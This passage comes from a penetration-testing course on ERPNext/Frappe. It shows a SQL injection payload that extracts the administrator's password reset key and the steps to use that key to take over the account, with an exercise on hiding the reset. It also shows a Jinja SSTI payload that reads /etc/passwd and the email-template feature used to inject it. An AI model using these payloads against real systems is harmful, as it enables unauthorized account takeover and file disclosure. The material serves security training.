utf8mb4_general_ci,2,3,4,reset_password_key COLLATE utf8mb4_general_ci FROM tabUser#%"
AND MATCH(`content`) AGAINST (\'\\"offsec\\"\' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0'
```

Listing 283 - Payload for password reset key

Using the highlighted section in Listing 283 as the payload in Burp, we can obtain the password reset key.




Figure 216: Obtaining the Password Reset key

The Burp response contains the password_reset_key in the “route” string with the email in the “doctype” string. An example is shown in Listing 284.

```
{"message":[{"name":"2","content":"3","relevance":0,"title":"4","doctype":"Administrat
or","route":null},{"name":"2","content":"3","relevance":0,"title":"4","doctype":"Guest
","route":null},{"name":"2","content":"3","relevance":0,"title":"4","doctype":"zeljka.
k@randomdomain.com","route":"aAJTVmS14sCpKxrRT8N7ywbnYXRcVEN0"}]}
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 284 - Password reset key in response

Now that we have the password_reset_key, let's figure out how to use it to reset the password. We will search the application's source code for "reset_password_key" with the idea that wherever this column is used, it will most likely give us a hint on how to use the key.




Figure 217: Finding reset_password Function

Searching for "reset_password_key" allows us to discover the *reset_password* function in the file *apps/frappe/frappe/core/doctype/user/user.py*. The function can be found below.

```
    def reset_password(self, send_email=False, password_expired=False):
        from frappe.utils import random_string, get_url

        key = random_string(32)
        self.db_set("reset_password_key", key)

        url = "/update-password?key=" +
        key if password_expired:
            url = "/update-password?key=" + key + '&password_expired=true'

        link = get_url(url)
        if send_email:
            self.password_reset_mail(link)

        return link
```

Listing 285 - reset_password function

The *reset_password* function is used to generate the reset_password_key. Once the random key is generated, a link is created and emailed to the user. We can use the format of this link to attempt a password reset. The link we will visit in our example is:

```
http://erpnext:8000/update-password?key=aAJTVmS14sCpKxrRT8N7ywbnYXRcVEN0
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 286 - Password reset link

Visiting this link in our browser provides us with a promising result.




Figure 218: Visiting the Password Reset Link

If we type in a new password, we should receive a “Password Updated” message!




Figure 219: Password Updated

We should now be able to log in as the administrator user (zeljka.k@randomdomain.com) using our new password.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

8.4.2.1 Exercises

1. Recreate the steps above to gain access to the administrator account.
2. Attempt to use the LIMIT field for SQL injection. What issue do you run into?
3. How could we use the SQL injection to make the password reset go unnoticed once we have system access?

8.5 SSTI Vulnerability Discovery

Now that we have admin access to the application using the SQL injection, let's attempt to obtain remote code execution. Frappe uses the Jinja[125] templating engine extensively. ERPNext even advertises email templates that use Jinja directly.[126]

This fact points to Server Side Template Injection (SSTI) as a great potential research target. Before we get into the details of finding the vulnerability, we need to understand how templating engines work and how they can be exploited.

8.5.1 Introduction to Templating Engines

We can use templating engines to render a static file dynamically based on the context of the request and user. An example of this is a header that shows the username when the user is logged in. When no user is logged in, the header might say "Hello, Guest"; however, as soon as a user logs in, the header will change to "Hello, Username". This allows developers to centralize the location of reusable content and to further separate the view from the Model-View-Controller paradigm.

A templating engine leverages delimiters so developers can tell the engine where a template block starts and ends. The most common delimiters are expressions and statements. In Python (and Jinja), an expression is a combination of variables and operations that results in a value (_7*7_), while a statement will represent an action (*print("hello")*).

A common delimiter to start an expression is "{{", with "}}" used to end expressions. A common delimiter to start a statement is "{%", with "%}" used to end a statement.

A templating engine commonly uses its own syntax separate from the languages it was built in, but with many ties back into it. As an example, to get the length of a string in Python, we might use the *len* function and pass in the string as shown in Listing 287.

```
kali@kali:~$ python3
...
>>> len("hello!")
6
```

Listing 287 - Using len to find string length

In Jinja, we would use the "|" character to pipe a variable into the *length* filter.[127] However, this filter will run the Python *len* function.[128] This means that, while Jinja might use a separate syntax for writing expressions and statements, the underlying "kernel" is still Python.

[125] (Pallets Projects, 2020), https://jinja.palletsprojects.com/en/2.11.x/

[126] (ERPNext, 2020), https://erpnext.com/docs/user/manual/en/setting-up/email/email-template

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

If an application gives us the ability to inject into templates, we might be able to escape the "sandbox" of the templating engine and run system-level code. Some templating engines contain direct classes to execute system-level calls[129] while others make it more difficult, requiring creative exploits.

Cross-site scripting vulnerabilities might also hint at an SSTI vulnerability since user-provided code is being entered into an unsanitized field. To discover SSTI, we commonly use a payload like "{{ 7*7 }}". If the response is"49", we know that the payload was processed. While there's no universal payload to exploit any SSTI to lead to RCE, there *is* a common payload used to exploit Jinja (Listing 288).

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Listing 288 - Common SSTI payload

Let's dissect the payload to learn more. First, an empty string is created with the two single-quote characters. Next, the *__class__* attribute returns the class to which the string belongs. In this case, it's the *str* class[130] as demonstrated in Listing 289.

```
kali@kali:~$ python3
...
>>> ''.__class__
<class 'str'>
```

Listing 289 - Obtaining the class of the empty string

Once the class is returned, the payload uses the *__mro__* attribute. MRO stands for "Method Resolution Order", which Python describes as:

> *"…a tuple of classes that are considered when looking for base classes during method resolution."*[131]

This definition raises more questions than it answers. To better understand the *__mro__* attribute, we need to discuss Python inheritance. In Python, a class can inherit from other classes.

To demonstrate, consider a grocery inventory system. The parent class of *Food* might have attributes that all food items share like *Calories*. A class of *Fruit* would inherit from *Food*, but could also build on it with levels of *Fructose*, which are not as important to track on other food items like meat. This chain could continue with a fruit like *Watermelon* inheriting the *Fructose* attribute from *Fruit* and the *Calories* attribute from *Food* and building on it with a *Weight* attribute.

[127] (Pallets, 2007), https://jinja.palletsprojects.com/en/2.10.x/templates/#length

[128] (Github, 2019), https://github.com/pallets/jinja/blob/d8820b95d60ecc6a7b3c9e0fc178573e62e2f012/jinja2/filters.py#L1329

[129] (Apache, 2020), https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html

[130] (Python, 2020), https://docs.python.org/3/library/stdtypes.html?highlight=__class__#instance.__class__

[131] (Python, 2020), https://docs.python.org/3/library/stdtypes.html?#class.__mro__

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 220: Inheritance with Food

Listing 290 shows an example of creating classes with inheritance in Python.

```
>>> class Food:
...     calories = 100
...
>>> class Fruit(Food):
...fructose = 2.0
...
>>> class Strawberry(Fruit):
...ripeness = "Ripe"
...
>>> s = Strawberry()
>>> s.calories
100
>>> s.fructose
2.0
>>> s.ripeness
'Ripe'
```

Listing 290 - Example Inheritance with Strawberry

If we were to access the *__mro__* attribute of the *Strawberry* class, we would discover the resolution order for the class.

```
>>> Strawberry.__mro__
(<class '__main__.Strawberry'>, <class '__main__.Fruit'>, <class '__main__.Food'>,
<class 'object'>)
```

Listing 291 - __mro__ of Strawberry

The *__mro__* attribute returned a tuple of classes in the order that an attribute would be searched for. If, for example, we were to access the *Calories* attribute, first the *Strawberry* class would be searched, next the *Fruit* class, then the *Food* class, and finally the *object* class.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Note that the *object* class was not specifically inherited. As of Python 3, whenever a class is created, the built-in *object* class is inherited.[132] This is important because it changes the variable we might use when exploiting an SSTI. Let's go back to our payload and determine the goal of *__mro__* in this scenario.

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Listing 292 - Accessing __mro__ attribute in payload

We'll attempt to get the second index of the tuple returned by the *__mro__* attribute in the payload.

```
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)

>>> ''.__class__.__mro__[2]
Traceback (most recent call last): File
  "<stdin>", line 1, in <module>
IndexError: tuple index out of range
```

Listing 293 - Index out of range from payload

Accessing the second index of the *__mro__* attribute returns the error: "tuple index out of range". However, if we were to run this in Python 2.7, we would receive a different result.

```
kali@kali:~$ python2.7
...
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)

>>> ''.__class__.__mro__[2]
<type 'object'>
```

Listing 294 - Using Python2.7 to view __mro__ attribute of empty string

In Python 2.7, the second index of the tuple returned by the *__mro__* attribute is the *object* class. In Python 2.7, the *str* class inherits from the *basestring* class while in Python 3, *str* inherits directly from the *object* class. This means we will have to be cognizant of the index that we use so that we can get access to the *object* class.

Now that we understand the *__mro__* attribute, let's continue with our payload.

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Listing 295 - Original payload

Since Python 2.7 is retired, we must retrofit this payload to work with Python 3.0. To accommodate this, we will now begin using "1" as the index in the tuple unless we are referring to the original Python 2.7 payload.

Next, the payload runs the *__subclasses__* method within the *object* class that was returned by the *__mro__* attribute. Python defines this attribute as follows:

[132] (Python, 2019), https://wiki.python.org/moin/NewClassVsClassicClass

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Each class keeps a list of weak references to its immediate subclasses.

This method returns a list of all those references still alive.[133]

The *__subclasses__* will return all references to the class from which we are calling it. Considering that we will call this from the built-in *object* class, we should expect to receive a large list of classes.

```
kali@kali:~$ python3
...
>>> ''.__class__.__mro__[1].__subclasses__()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class
'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>,
<class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class
'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, ... <class
'reprlib.Repr'>, <class 'collections.deque'>, <class
'_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>,
<class 'collections._Link'>, <class 'functools.partial'>, <class
'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class
'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>,
<class 'contextlib._BaseExitStack'>, <class 'rlcompleter.Completer'>]
```

Listing 296 - Subclasses of object class

As expected, we will get a complete list of currently-loaded classes that inherit from the *object* class. The original payload references the 40th index of the list that is returned. In our list, this returns the *wrapper_descriptor* class.

```
>>> ''.__class__.__mro__[1].__subclasses__()[40]
<class 'wrapper_descriptor'>
```

Listing 297 - 40th index of object class in python3

Since the payload is trying to read the */etc/passwd* file and the *wrapper_descriptor* class does not have a *read* function, we know something is not right.

```
>>> dir(''.__class__.__mro__[1].__subclasses__()[40])
['__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__',
'__format__', '__ge__', '__getattribute__', '__getitem__', '__gt__', '__hash__',
'__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__ne__',
'__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
'__str__', '__subclasshook__', 'copy', 'get', 'items', 'keys', 'values']
```

Listing 298 - List of attributes and methods of mappingproxy

However, if we use this payload in Python 2.7, the returned item in the 40th index is the *file* type.

The returned *file* is a type and not a class - this won't affect how we handle the returned item. Since Python 2.2, a unification of types to classes has been underway.[134] In Python 3, types and classes are the same.

```
kali@kali:~$ python2.7
...
>>> ''.__class__.__mro__[2].__subclasses__()[40]
<type 'file'>
```

[133] (Python, 2020), https://docs.python.org/3/library/stdtypes.html?#class.__subclasses__

[134] (Python, 2001), https://www.python.org/dev/peps/pep-0252/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
>>> dir(''.__class__.__mro__[2].__subclasses__()[40])
['__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__',
'__getattribute__', '__hash__', '__init__', '__iter__', '__new__',
'__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
'__str__', '__subclasshook__', 'close', 'closed', 'encoding', 'errors',
'fileno', 'flush', 'isatty', 'mode', 'name', 'newlines', 'next', 'read',
'readinto', 'readline', 'readlines', 'seek', 'softspace', 'tell', 'truncate',
'write', 'writelines', 'xreadlines']
```

Listing 299 - 40th index of object class in python3

Essentially, the payload is using the *file* type, passing in the file to be read (*/etc/passwd*), and running the *read* method. In Python 2.7, we can read the */etc/passwd* file.

```
>>> ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()
'root:x:0:0:root:/root:/usr/bin/fish\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\
nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:
65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12
:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nm
ail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/
nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin :/usr/sbin/nologin\nwww-

data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\

nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\

n...\nkali:x:1000:1000:,,,:/home/kali:/bin/bash\n'
```

Listing 300 - Reading /etc/passwd

We need to find the index of a function in Python 3 that will allow us to accomplish RCE. We'll save the search for that function while we develop a more holistic picture of what's being loaded by Frappe and ERPNext.

8.5.2 Discovering The Rendering Function

We know that ERPNext email templates use the Jinja templating engine, so let's determine if we can find that feature in the application. We will do this by searching for "template" using the search function at the top of the application while logged in as the administrator.

> *We will run all of this through Burp to ensure we capture the traffic if we need to replay something later.*

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 221: Discovering Email Template List

This search leads us to discover the link for “Email Template List”, a page that allows users of ERPNext to view and create email templates used throughout the application.




Figure 222: Viewing Email Template List

Navigating to the top right and clicking *New* opens a page to create a new email template.

On the “New Email Template” page, we are required to provide the “Name” and “Subject”. Let’s enter “Hacking with SSTI” for both entries. In the “Response” textbox, we will provide the basic SSTI testing payload.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




*Figure 223: Creating Basic {{7*7}} Template*

With our basic email template created, the next step is to generate the email and view the output. Luckily, ERPNext allows us to email from many pages using our created email template. From the email template page, let's select *Menu* > *Email* to open a new email page.

